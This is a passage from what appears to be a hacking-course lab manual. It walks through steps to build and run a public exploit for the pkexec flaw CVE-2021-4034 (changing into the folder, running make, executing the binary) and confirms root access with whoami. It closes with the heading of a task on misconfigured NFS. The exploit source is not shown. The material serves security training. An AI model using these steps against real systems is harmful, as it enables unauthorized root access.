
7. Type **cd CVE-2021-4034/** and press **Enter** to navigate into **CVE-2021-4034** folder.




8. In the CVE-2021-4034 directory, type **make** and press **Enter**.



9. Now, in the terminal, type **./cve-2021-4034** and press **Enter**.



10. A shell will open in the shell type **whoami** and press **Enter**.



11. You can observe that, we have successfully got root privileges in the **Parrot Security** machine, without entering any credentials.

> Note: This vulnerability has already been patched in newer versions of Unix-based operating systems. Here, we are exploiting the vulnerability for the sake of demonstrating how the attackers can search for the latest vulnerabilities in the target operating system using online resources such as Exploit-Db and further exploit them to gain unauthorized access or escalated privileges to the target system.


12. This concludes the demonstration of how to escalate privileges by exploiting vulnerability in pkexec.
13. Close all open windows and document all the acquired information.

Task 4: Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS

